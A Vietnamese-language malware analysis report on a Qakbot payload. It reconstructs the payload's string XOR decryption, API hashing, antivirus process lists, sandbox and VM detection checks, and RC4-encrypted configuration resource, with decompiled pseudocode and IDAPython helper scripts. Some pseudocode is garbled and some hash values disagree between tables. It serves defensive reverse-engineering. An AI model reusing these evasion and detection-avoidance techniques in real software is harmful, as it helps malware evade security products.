Một ví dụ khác, hàm dưới đây nhận một tham số truyền vào và tham số này được gán cho thanh ghi eax. Việc nhận diện sai dẫn đến Hexrays decompile bị thiếu tham số:



<pre> .text:10012A22 loc_10012A22: ; CODE XREF: sub_100129C9+3 .text:10012A22 ; sub_100129C9+52+j .text:10012A22 mov eax, 0A43h .text:10012A27 call sub_10017EC5 .text:10012A27 push 8 .text:10012A2C mov [ebp+lpString], eax </pre>	<pre> 35 } 36 lpString = (LPCSTR)sub_10017EC5(); 37 v15 = sub_10021656(v12, 5, 8); 38 v5 = strlenA("HugnWa8mdTxv2,"); 39 if (v5 > 0x1F) 40 { 41 v5 = 0x1F; 42 } </pre>
--	---

Để giúp Hexrays decompile chính xác, định nghĩa prototype của hàm như sau: `int *__usercall sub_10017EC5@<eax>(unsigned int arg1@<eax>)`. Kết quả thu được:



4.3. Giải mã strings

Tương tự Emotet, các strings chính mà payload sử dụng đều đã bị mã hóa và chỉ được giải mã khi cần sử dụng, sử dụng xong được giải phóng luôn. Các strings này sau khi mã hóa được lưu vào một mảng liên tục. Hàm giải mã nhận tham số truyền vào là giá trị index của chuỗi, sau đó đem XOR với một mảng byte được Qakbot khai báo sẵn. Trong quá trình phân tích payload này, chúng tôi thấy có **02 mảng byte** chứa giá trị của các strings ban đầu đã bị mã hóa:



Tương ứng với mỗi mảng trên trên sẽ có một mảng byte chứa các giá trị dùng cho việc xor để giải mã các chuỗi:


```

data:1002F090 ; BYTE g_xor_bytes_arr_1
data:1002F090 g_xor_bytes_arr_1 db 38h, 0B0h, 0Dh, 0FAh, 22h, 0, 1, 0EFh, 9Eh, 0C8h, 4Bh, 0C3h
data:1002F090 ; DATA XREF: f_w_decrypt_string+0
data:1002F090 ; f_w_decrypt_string_2+0
data:1002F090 db 71h, 67h, 2Eh, 4Fh, 8Ch, 6Bh, 0E7h, 0FCh, 0EDh, 0A8h, 7Ch, 7Eh
data:1002F090 db 25h, 91h, 0E1h, 33h, 38h, 1Ch, 7Ch, 18h, 92h, 61h, 0CBh, 0A9h
data:1002F090 db 19h, 64h, 0F6h, 9Eh, 5Fh, 0D7h, 0B9h, 65h, 0ABh, 0E4h, 0CFh
data:1002F090 db 22h, 2Ch, 0CBh, 29h, 0ACh, 0F1h, 55h, 53h, 0E3h, 0D2h, 49h
data:1002F090 db 0A8h, 0DBh, 15h, 18h, 4Fh, 0F7h, 18h, 0EFh, 0A9h, 45h, 9Ch
data:1002F090 db 49h, 4Bh, 0E0h, 6Dh, 0Ch, 3Ah, 0FBh, 0E9h, 0A1h, 4Ah, 0D7h
data:1002F090 db 27h, 7Dh, 66h, 26h, 50h, 0F3h, 73h, 7Dh, 0BFh, 0E7h, 2 dup(0)
data:1002F090 db 5Ah, 3 dup(0)

data:1002FE98 ; BYTE g_xor_bytes_arr_2
data:1002FE98 g_xor_bytes_arr_2 db 9Eh, 0DDh, 10h, 59h, 33h, 29h, 77h, 7Eh, 0B4h, 0CFh, 0EFh, 0B8h
data:1002FE98 ; DATA XREF: f_w_decrypt_string_4+0
data:1002FE98 ; f_w_decrypt_string_3+0
data:1002FE98 db 14h, 28h, 80h, 1Ch, 6, 0CDh, 7Dh, 0C9h, 0CAh, 75h, 8Bh, 57h
data:1002FE98 db 0A0h, 0F0h, 9Fh, 4Ch, 0ECh, 36h, 60h, 51h, 1Dh, 63h, 90h
data:1002FE98 db 0F1h, 0BAh, 7Fh, 30h, 8Eh, 2 dup(0FCh), 0B4h, 0A1h, 0CBh, 7
data:1002FE98 db 60h, 0ABh, 89h, 0Ah, 0E2h, 0Eh, 0D2h, 74h, 0B0h, 32h, 0CAh
data:1002FE98 db 18h, 1Bh, 7, 11h, 0CEh, 0ABh, 0E3h, 49h, 0CFh, 6, 0ADh, 8Bh
data:1002FE98 db 5, 0D6h, 5Dh, 32h, 41h, 2Eh, 0BDh, 0C3h, 22h, 0DEh, 0E9h, 64h
data:1002FE98 db 0EEh, 1Bh, 0F1h, 0A1h, 9Dh, 45h, 0E4h, 2Bh, 2 dup(0), 5Ah, 3 dup(0)

```

Hàm giải mã nhận một tham số duy nhất là index của chuỗi. Bên trong hàm này sẽ gọi tới hàm chính để giải mã ra chuỗi cần sử dụng:



```

.text:1000BAEA loc_1000BAEA:
.text:1000BAEA 098 mov     eax, 379h
.text:1000BAEA 098 call    f_w_decrypt_string
.text:1000BAEF 098 mov     esi, ds:GetOEMCP
.text:1000BAF4 098 mov     [ebp+var_10], 0
.text:1000BAF4 098 call    esi
.text:1000BAFD 098 call    esi
.text:1000BAFF 098 call    esi

```

Hàm `f_decrypt_string` trong hình sẽ thực hiện nhiệm vụ sau:

- ◆ Dựa vào giá trị index truyền vào cho hàm, tính toán độ dài của chuỗi cần giải mã.
- ◆ Cấp phát vùng nhớ để lưu chuỗi giải mã.
- ◆ Thực hiện vòng lặp xor với các bytes của mảng `xor_bytes_arr` để giải mã ra chuỗi ban đầu.

```

decrypted_str = f_return_allocated_heap(strLen + 1);
String1 = 0x2E;
lstrcpyA(&String1, "Fp05c.Exl x", 0x1C);
if ( !decrypted_str )
{
    return &unk_10030450;
}
MultiByteToWideChar(0, 0, "c7z0MVNoj4tD", 0xFFFFFFFF, WideCharStr, 9);
if ( !strLen )
{
    return decrypted_str;
}
idx_ = idx - decrypted_str;
do
{
    ptr_decrypted_str = &decrypted_str[i];
    dec_char = encrypted_str[idx + i] ^ xor_bytes_arr[&decrypted_str[i + idx_] % 0x5A];
    ++i;
    *ptr_decrypted_str = dec_char;
} while ( i < strLen );
return decrypted_str;

```

Với sự hỗ trợ của IDAPython, viết lại đoạn code thực hiện giải mã và bổ sung chú thích tại các hàm giải mã như sau:

Kết quả trước và sau khi thực hiện script sẽ giúp công việc phân tích dễ dàng hơn:

Thực hiện tương tự với các hàm giải mã khác. Tuy nhiên, kết quả trên hình có được sau khi giải mã các chuỗi có index được chỉ định sẵn trong code của Qakbot. Phần còn lại sẽ là các chuỗi với index được tính toán động khi mã độc này thực thi. Ví dụ như đoạn code sau:

Do vậy, để có được toàn bộ các chuỗi giải mã cùng với index liên quan, sử dụng đoạn code sau:

```
idx = 0
while idx < 0xB10:
    dec_str = decrypt(idx)
    print("index: %s, decrypted string: %s" % (hex(idx), dec_str))
    idx += len(dec_str) + 1

idx = 0
while idx < 0x435:
    dec_str = decrypt2(idx)
    print("index: %s, decrypted string: %s" % (hex(idx), dec_str))
    idx += len(dec_str) + 1
```

Danh sách toàn bộ các strings được giải mã xem tại **Phụ lục 1 – Danh sách toàn bộ strings** bên dưới.

4.4. Dynamic APIs resolve

Dựa vào kết quả giải mã strings, thu được danh sách các DLLs mà Qakbot sẽ sử dụng để lấy các hàm APIs cần thiết:

xrefs to f_retrieve_all_apis_addr_of_module				
Direction	Type	Address	Text	
Up	p	sub_100055FF+3B	call	f_retrieve_all_apis_addr_of_module; wtsapi32.dll
Up	p	sub_10006998+68	call	f_retrieve_all_apis_addr_of_module; setupapi.dll
	p	f_dynamic_apis_resolve+17	call	f_retrieve_all_apis_addr_of_module; kernel32.dll
Do...	p	f_dynamic_apis_resolve+64	call	f_retrieve_all_apis_addr_of_module; ntdll.dll
Do...	p	f_dynamic_apis_resolve+7A	call	f_retrieve_all_apis_addr_of_module; user32.dll
Do...	p	f_dynamic_apis_resolve+90	call	f_retrieve_all_apis_addr_of_module; netapi32.dll
Do...	p	f_dynamic_apis_resolve+A6	call	f_retrieve_all_apis_addr_of_module; advapi32.dll
Do...	p	f_dynamic_apis_resolve+BC	call	f_retrieve_all_apis_addr_of_module; shlwapi.dll
Do...	p	f_dynamic_apis_resolve+D2	call	f_retrieve_all_apis_addr_of_module; shell32.dll
Do...	p	sub_10009B91+64	call	f_retrieve_all_apis_addr_of_module; crypt32.dll
Do...	p	f_resolve_api_and_retrieves...	call	f_retrieve_all_apis_addr_of_module; wininet.dll
Do...	p	f_resolve_api_and_retrieves...	call	f_retrieve_all_apis_addr_of_module; urlmon.dll

Payload sẽ tìm địa chỉ các hàm API(s) thông qua việc tìm kiếm hash được tính toán trước dựa vào tên hàm API. Ứng với mỗi DLLs sẽ có một mảng lưu thông tin hash được tính toán trước. Dưới đây là minh họa mảng lưu giá trị hash của các hàm API thuộc kernel32.dll (*Mảng này sau đó sẽ được ghi đè bởi địa chỉ thật của các hàm API tương ứng*):

```
.rdata:10026070 g_kernel32_api_prehashed dd 1E4E5D6h ; DATA XREF: sub_100070A1+1210
.rdata:10026074 dd 0E8F3F6A4h
.rdata:10026078 dd 90098C2Bh
.rdata:1002607C dd 0E07C512Dh
.rdata:10026080 dd 1906F55Bh
.rdata:10026084 dd 0D71EF109h
.rdata:10026088 dd 6ED77E75h
.rdata:1002608C dd 0FEA8B810h
.rdata:10026090 dd 4AC7C978h
.rdata:10026094 dd 0C1D7521Eh
.rdata:10026098 dd 911CFAFh
.rdata:1002609C dd 1F871ED0h
.rdata:100260A0 dd 7D0A851Ch
.rdata:100260A4 dd 0D6484719h
.rdata:100260A8 dd 7F318FEh
.rdata:100260AC dd 23013C9Bh
.rdata:100260B0 dd 0A018E917h
.rdata:100260B4 dd 9DE48EE4h
```

Để phục vụ tính toán các hash, payload sử dụng thêm một bảng chứa các giá trị được dùng cho việc xor tại địa chỉ 0x1002B6F8 (g_xor_key_tbl). Thuật toán tìm kiếm địa chỉ hàm API được payload sử dụng như sau:

```

export_dir_va = (module_base_addr + export_dir_rva);
addr_of_names_rva = export_dir_va -> AddressOfNames;
pFuncAddrTbl = (module_base_addr + export_dir_va -> AddressOfFunctions);
pFuncNameTbl = (module_base_addr + addr_of_names_rva);
pOrdinalTbl = (module_base_addr + export_dir_va -> AddressOfNameOrdinals);
MultiByteToWideChar(0, 0, "b!Mrng,ImD60", 0xFFFFFFFF, WideCharStr, 9);
GetOEMCP();
idx = 0;
if ( !export_dir_va -> NumberOfNames )
{
    return 0;
}
while ( 1 )
{
    pFuncName = module_base_addr + pFuncNameTbl[idx];
    MultiByteToWideChar(0, 0, "Fs .rEzTIHh r", 0xFFFFFFFF, WideCharStr, 9);
    func_name_length = lstrlenA(pFuncName);
    if ( (f_calc_api_hash(0, pFuncName, func_name_length) ^ 0x218FE95B) == pre_api_hash )
    {
        break;
    }
    int _usercall f_calc_api_hash@eax(int a1@eax, char *pFuncName, unsigned int func_name_length)
    {
        unsigned int i; // ecx
        int calced_hash; // eax
        unsigned int tmp; // eax

        i = 0;
        calced_hash = -1;
        if ( !func_name_length )
        {
            return 0;
        }
        do
        {
            tmp = g_xor_key_tbl[(pFuncName[i] ^ calced_hash) & 0xF] ^ ((pFuncName[i] ^ calced_hash) >> 4);
            calced_hash = g_xor_key_tbl[tmp & 0xF] ^ (tmp >> 4);
            ++i;
        }
        while ( i < func_name_length );
        return ~calced_hash;
    }
}

```

Viết lại hàm tính hash mà payload sử dụng, kết hợp với IDAPython để lấy ra danh sách các APIs và tạo danh sách enum tương ứng cho các hash:

```

def calc_api_hash(api_name):
    calced_hash = 0xFFFFFFFF
    i = 0

    for i in xrange(0, len(api_name)):
        tmp = idc.get_wide_dword(g_xor_key_tbl + ((ord(api_name[i]) ^ calced_hash) & 0xF) * 4) ^ ((ord(api_name[i]) ^ calced_hash) >> 4)
        calced_hash = (idc.get_wide_dword(g_xor_key_tbl + (tmp & 0xF) * 4) ^ (tmp >> 4)) & 0xFFFFFFFF


    return (~calced_hash & 0xFFFFFFFF) ^ 0x218FE95B

```

Kết quả có được như sau:

Before	After
rdata:10026070 g_kernel32_api_prehashed dd 1E4E54D6h	rdata:10026070 g_kernel32_api_prehashed dd func_kernel32_LoadLibraryA
rdata:10026074 dd 0E8F3F6A4h	rdata:10026074 dd func_kernel32_GetProcAddress
rdata:10026078 dd 90698C2Bh	rdata:10026078 dd func_kernel32_GetModuleHandleA
rdata:1002607C dd 0E07C512Dh	rdata:1002607C dd func_kernel32_CreateToolhelp32Snapshot
rdata:10026080 dd 1906F558h	rdata:10026080 dd func_kernel32_Module32First
rdata:10026084 dd 0D71EF109h	rdata:10026084 dd func_kernel32_Module32Next
rdata:10026088 dd 6ED77E75h	rdata:10026088 dd func_kernel32_WriteProcessMemory
rdata:1002608C dd 0FEA8B810h	rdata:1002608C dd func_kernel32_OpenProcess
rdata:10026090 dd 4AC7C978h	rdata:10026090 dd func_kernel32_VirtualFreeEx
rdata:10026094 dd 0C1D7521Eh	rdata:10026094 dd func_kernel32_WaitForSingleObject
rdata:10026098 dd 911CFCFAh	rdata:10026098 dd func_kernel32_CloseHandle
rdata:1002609C dd 1F871ED0h	rdata:1002609C dd func_kernel32_LocalFree
rdata:100260A0 dd 7D0A851Ch	rdata:100260A0 dd func_kernel32_CreateProcessW
rdata:100260A4 dd 0D6484719h	rdata:100260A4 dd func_kernel32_ReadProcessMemory
rdata:100260A8 dd 7F318FEh	rdata:100260A8 dd func_kernel32_Process32First
rdata:100260AC dd 23013C9Bh	rdata:100260AC dd func_kernel32_Process32Next
rdata:100260B0 dd 0A018E917h	rdata:100260B0 dd func_kernel32_Process32FirstW
rdata:100260B4 dd 9DE48EE4h	rdata:100260B4 dd func_kernel32_Process32NextW
rdata:100260B8 dd 0C7283607h	rdata:100260B8 dd func_advapi32_CreateProcessAsUserW
rdata:100260BC dd 9C7A16B16h	rdata:100260BC dd func_kernel32_VirtualAllocEx
rdata:100260C0 dd 2841E411h	rdata:100260C0 dd func_kernel32_VirtualAlloc
rdata:100260C4 dd 99DB6FA4h	rdata:100260C4 dd func_kernel32_OpenThread
rdata:100260C8 dd 0EA38C5A6h	rdata:100260C8 dd func_kernel32_Wow64DisableWow64FsRedirection
rdata:100260CC dd 812BE854h	rdata:100260CC dd func_kernel32_Wow64EnableWow64FsRedirection
rdata:100260D0 dd 0F4A2AE11h	rdata:100260D0 dd func_kernel32_GetVolumeInformationW
rdata:100260D4 dd 0FDFDD50h	rdata:100260D4 dd func_kernel32_IsWow64Process
rdata:100260D8 dd 0B1E5EFEBh	rdata:100260D8 dd func_kernel32_CreateThread
rdata:100260DC dd 80600072h	rdata:100260DC dd func_kernel32_CreateFileW
rdata:100260E0 dd 0F9A41FC1h	rdata:100260E0 dd func_kernel32_FindClose

Từ kết quả trên, tạo struct tương ứng và áp dụng struct này tại những đoạn code liên quan, kết quả sẽ khôi phục được lời gọi tới các hàm API:



4.5. Kiểm tra các giải pháp bảo vệ trên máy nạn nhân

Payload xây dựng danh sách các tiến trình liên quan đến các giải pháp bảo vệ endpoint gồm các trường `group_id`, `group_index`. Thực hiện vòng lặp giải mã các chuỗi tương ứng để có được danh sách các tên các process:

group_id	group_index	process name
0x1	0x660	ccSvcHst.exe
0x2	0x8C6	avgcsrva.exe;avgsvcx.exe;avgcsrva.exe
0x4	0x2E7	MsMpEng.exe
0x8	0x1A6	mcshield.exe
0x10	0x6AD	avp.exe;kavtray.exe
0x20	0x398	egui.exe;ekrn.exe
0x40	0x141	bdagent.exe;vsserv.exe;vsservppl.exe
0x80	0x912	AvastSvc.exe
0x100	0x1B3	coreServiceShell.exe;PccNTMon.exe;NTRTScan.exe
0x200	0x90	SAVAdminService.exe;SavService.exe
0x400	0x523	fshoster32.exe
0x800	0x77C	WRSa.exe
0x1000	0x8F0	vkise.exe;isesrv.exe;cmdagent.exe
0x2000	0x7F9	ByteFence.exe
0x4000	0x726	MBAMService.exe;mbamgui.exe
0x8000	0xAFA	fmon.exe

Sau đó payload sử dụng các hàm `CreateToolhelp32Snapshot`; `Process32First`; `Process32Next` để liệt kê toàn bộ các tiến trình đang chạy trên máy nạn nhân, kiểm tra tên của tiến trình có nằm trong danh sách nói trên. Nếu có:

- ♦ Các tiến trình thuộc cùng một danh sách thì trả về kết quả là `group_id` tương ứng. Ví dụ: nếu có `avp.exe`; `kavtray.exe` thì kết quả trả về là `0x10`.
- ♦ Các tiến trình thuộc các danh sách khác nhau thì kết quả là lấy or của các `group_id` tương ứng. Ví dụ nếu có `avp.exe`; `kavtray.exe` và `AvastSvc.exe` thì kết quả trả về là `0x10 | 0x80 = 0x90`.

Kết quả này sẽ ảnh hưởng tới việc thực hiện process injection. Ví dụ: nếu máy nạn nhân sử dụng giải pháp bảo vệ của Kaspersky (có tiến trình `avp.exe`) thì Qakbot sẽ thực hiện inject code vào `mobsync.exe` thay vì `explorer.exe`.

4.6. Anti-sandbox

4.6.1. Kiểm tra tên file

Payload kiểm tra tên của nó có nằm trong danh sách blacklist gồm: `artifact.exe;mlwr_smpl;sample;sandbox;cuckoo-;virus`. Vì nhiều khả năng, các môi trường sanbox sẽ tự động đổi tên file.

```
sz_blacklist_payload_name = f_w_decrypt_string_3(0x3A6u); // artifact.exe;mlwr_smpl;sample;sandbox;cuckoo-;virus
ptr_blacklist_payload_name_arr = f_remove_semicolon_in_str(sz_blacklist_payload_name, &v12);
v9 = ptr_blacklist_payload_name_arr;
f_w_free_obj_0(&sz_blacklist_payload_name);
if ( v12 )
{
    while ( 1 )
    {
        v2 = MultiByteToWideChar(0, 0, "s pCnmT2.HGC777.Qu", 0xFFFFFFFF, WideCharStr, 9);
        sz_blacklist_name = ptr_blacklist_payload_name_arr[idx];
        WideCharStr[0] = v2;
        // Finds the first occurrence of a substring within a string.
        if ( (g_ptr_shlwapi_resolved_apis_tbl->func_shell32_StrStrIW)(sz_blacklist_name, sz_blacklist_name) )
        {
            break;
        }
    }
}
```

4.6.2. Kiểm tra tiến trình

Payload kiểm tra các tiến trình đang chạy có nằm trong danh sách blacklist gồm: `srvpost.exe;frida-wininjector-helper-32.exe;frida-wininjector-helper-64.exe`.

```
// srvpost.exe;frida-wininjector-helper-32.exe;frida-wininjector-helper-64.exe
hSnap = f_w_decrypt_string_4(0x30u);
ptr_blacklist_process_name_arr = f_return_pointer_to_string(hSnap, ":", 0, &v10);
v12 = ptr_blacklist_process_name_arr;
f_w_free_obj(&hSnap);
if ( !ptr_blacklist_process_name_arr )
{
    return 0;
}
v2 = g_ptr_kernel32_resolved_apis_tbl;
h_curr_procId = GetCurrentProcessId();
hSnap = (v2->func_kernel32_CreateToolhelp32Snapshot)(TH32CS_SNAPPROCESS, h_curr_procId);
if ( hSnap == INVALID_HANDLE_VALUE )
{
    memset(&pe, 0, sizeof(pe));
    pe.dwSize = 0x128;
    if ( (g_ptr_kernel32_resolved_apis_tbl->func_kernel32_Process32First)(hSnap, &pe) )
    {
        while ( 1 )
        {
            j = 0;
            if ( v10 )
            {
                break;
            }
        }
    }
    LABEL_8:
    if ( !(g_ptr_kernel32_resolved_apis_tbl->func_kernel32_Process32Next)(hSnap, &pe) )
    {
        goto LABEL_11;
    }
    while ( lstrcmpiA(ptr_blacklist_process_name_arr[j], pe.szExeFile) )
    {
        j++;
    }
}
```

4.6.3. Kiểm tra Device

Payload sử dụng các hàm `SetupDiGetClassDevsA`, `SetupDiEnumDeviceInfo`, `SetupDiGetDeviceRegistryPropertyA` thuộc thư viện `setupapi.dll` để lấy thông tin về device trên hệ thống, từ đó kiểm tra với danh sách blacklist gồm `A3E64E55_pr;VboxVideo;Red Hat VirtIO;QEMU`.

```

ptr_blacklist_device_arr = f_w_decrypt_string_4(0x0D8u); // A3E64E55 pr;VBoxVideo
ptr_blacklist_device_arr2 = f_return_pointer_to_string(ptr_blacklist_device_arr, ',', 0, &a4u);
f_w_free_obj(&ptr_blacklist_device_arr);
pDeviceProperty = f_w_decrypt_string_4(0x108u); // Red Hat VirtIO;QEMU
ptr_blacklist_device_arr = f_return_pointer_to_string(pDeviceProperty, ',', 0, &v16);
f_w_free_obj(&pDeviceProperty);
setupapi_resolved_apis = f_retrieve_all_apis_addr_of_module(&g_setupapi_api_prehashed, 0x10, 0xA7F);
g_ptr_setupapi_resolved_apis_tbl = setupapi_resolved_apis;
if ( !setupapi_resolved_apis )
{
    return 0;
}
DeviceInfoSet = (setupapi_resolved_apis->func_setupapi_SetupDiGetClassDevsA)(0, 0, 0, 6u);
if ( DeviceInfoSet != INVALID_HANDLE_VALUE )
{
    DeviceInfoData.cbSize = 0x1C;
    MemberIndex = 0;
    for ( i = (g_ptr_setupapi_resolved_apis_tbl->func_setupapi_SetupDiEnumDeviceInfo)(DeviceInfoSet, 0, &DeviceInfoData);
        ;
        i = (g_ptr_setupapi_resolved_apis_tbl->func_setupapi_SetupDiEnumDeviceInfo)(DeviceInfoSet, MemberIndex, &DeviceInfoData) )
    {
        if ( !i )
        {
            goto LABEL_31;
        }
        // SPDRP_DEVICEDESC
        // The function retrieves a REG_SZ string that contains the description of a device.
        pDeviceProperty = f_retrieves_Plug_and_Play_device_property(DeviceInfoSet, &DeviceInfoData, 0);
        if ( pDeviceProperty )
        {
            idx = 0;
            if ( v16 )
            {
                while ( !(g_ptr_shlwapi_resolved_apis_tbl->func_shell32_StrStrIA)(pDeviceProperty, ptr_blacklist_device_arr[idx]) )
            }
        }
    }
}

```

4.6.4. Kiểm tra tên máy và tài khoản

Payload kiểm tra tên máy và tài khoản đăng nhập có nằm trong danh sách blacklist là: VIRTUAL-PC và Virtual.

```

BOOL f_check_computer_and_user_logon_name()
{
    BOOL ret; // esi
    LPCWSTR szVirtual; // [esp+8h] [ebp-8h]
    const WCHAR *sz_VIRTUAL_PC; // [esp+Ch] [ebp-4h]

    sz_VIRTUAL_PC = f_w_decrypt_string_3(0x31Bu); // VIRTUAL-PC
    szVirtual = f_w_decrypt_string_3(0x38Fu); // Virtual
    ret = !lstrcmpiw(&Qakbot_ctx->computer_name, sz_VIRTUAL_PC) && !lstrcmpiw(&Qakbot_ctx->user_logon_name, szVirtual);
    f_w_free_obj_0(&sz_VIRTUAL_PC);
    f_w_free_obj_0(&szVirtual);
    return ret;
}

```

Nếu thỏa bất kì điều kiện kiểm tra nào ở trên, tiến trình của payload sẽ rơi vào vòng lặp vô hạn:

```

if ( f_anti_analysis() )
{
    sub_10010F64(lpEventObjName, Qakbot_ctx->comp_name_and_vol_ser_hash + 4);
    h_event = (g_ptr_kernel32_resolved_apis_tbl->func_kernel32_CreateEventA)(0, 0, 0, lpEventObjName);
    if ( h_event )
    {
        while ( (g_ptr_kernel32_resolved_apis_tbl->func_kernel32_WaitForSingleObject)(h_event, 0x1F4u) )
        {
        }
    }
    String1 = 0x1D;
    lstrcpyA(&String1, "dRpSb4ejAUSbZel", 0x1C);
}

```

4.7. Thông tin cấu hình và danh sách C2 (IP & Port)

Như đã đề cập ở trên, payload nếu được dump chính xác sẽ có các resource name là "308" và "311". Dựa vào việc giải mã strings ở trên, ta có thể tìm được code liên quan tới các strings này:

xrefs to f_w_decrypt_string_4			
Direction	Typ	Address	Text
Do...	p	sub_100018AA+44	call f_w_decrypt_string_4; /t4
Do...	p	f_decrypt_data_of_res_308+18	call f_w_decrypt_string_4; 308
Do...	p	f_decrypt_data_of_res_311+6D	call f_w_decrypt_string_4; 311
Do...	p	sub_10006998+17	call f_w_decrypt_string_4; A3E64E55_pr;VBoxVideo
Do...	p	sub_10006998+3C	call f_w_decrypt_string_4; Red Hat VirtIO;QEMU
Do...	p	sub_10009C7C+23	call f_w_decrypt_string_4; jHxastDcds)oMc=jvh7wdUhxcstdt2

4.7.1. Giải mã thông tin cấu hình

Cấu hình của Qakbot được lưu ở resource 308, đoạn code liên quan tới resource này sẽ thực hiện:

- ◆ Gọi hàm giải mã với giá trị index là 0x3F5 để giải mã ra chuỗi "308".
- ◆ Sử dụng các hàm API của kernel32 là FindResourceA; SizeofResource; LoadResource để tải dữ liệu lưu trữ tại resource này vào vùng nhớ đã được cấp phát.
- ◆ Gọi hàm thực hiện giải mã dữ liệu.

```
resource_size = 0;
sz_308 = f_w_decrypt_string_4(0x3F5u); // 308
ptr_encrypted_resource_data = f_retrieves_resource_data(v0, sz_308, &resource_size);
if ( ptr_encrypted_resource_data )
{
    f_w_free_obj(&sz_308);
    decrypted_qakbot_config = f_w_decrypt_resource_data(ptr_encrypted_resource_data, resource_size);
    String1[0] = 0x5A;
    lstrcpyA(String1, "iJzkiZ1", 0x1C);
}
```

Payload sẽ thực hiện kiểm tra lại kích thước của resource và gọi hàm f_decrypt_res_data_by_using_RC4 để thực hiện nhiệm vụ giải mã:

```
dwSize = resource_size;
if ( resource_size >= 40 )
{
    decrypted_size = f_decrypt_res_data_by_using_RC4(
        ptr_encrypted_resource_data,
        0x14u,
        (ptr_encrypted_resource_data + 0x14),
        resource_size - 0x14,
        qakbot_config_info->decrypted_data);

    // copy encrypted data from offset (encrypted_data + 0x14) to memory
    f_mem_copy(res_decrypted_data, encrypted_data, encrypted_size);
    f_RC4_HSA(rc4_sbox, encrypted_resource_data, off_val_0x14);
    MultiByteToWideChar(0, 0, "EXF", 0xFFFFFFFF, outSHA1hash, 9);
    f_RC4_PRGA(rc4_sbox, res_decrypted_data, encrypted_size);
    MultiByteToWideChar(0, 0, "r5BFPHH", 0xFFFFFFFF, outSHA1hash, 9);
    f_hash_data_by_using_SHA1(encrypted_size - 0x14, res_decrypted_data + 0x14, outSHA1hash);
    GetOEMCP();
    String1[0] = 0x62;
    lstrcpyA(String1, "5UaCJko8m3", 0x1C);
    if ( f_verify_SHA1_hash(res_decrypted_data, outSHA1hash, 0x14) )
    {
        return -1u;
    }
    f_mem_copy(res_decrypted_data, res_decrypted_data + 0x14, encrypted_size - 0x14);
}
```

Theo pseudocode trên hình, toàn bộ quá trình giải mã sẽ như sau:

- ◆ 20 bytes đầu tiên của dữ liệu sẽ là khóa RC4, phần dữ liệu còn lại là dữ liệu cần được giải mã.
- ◆ Sử dụng thuật toán RC4 với key có được để giải mã dữ liệu. Dữ liệu sau giải mã gồm:
 - 20 bytes đầu tiên của dữ liệu là SHA1 hash được tính trên phần còn lại của dữ liệu được giải mã.
 - Dữ liệu đã giải mã là phần loại đi 20 bytes của SHA1 hash.
- ◆ Xác minh lại SHA1 hash để đảm bảo việc giải mã là chính xác.

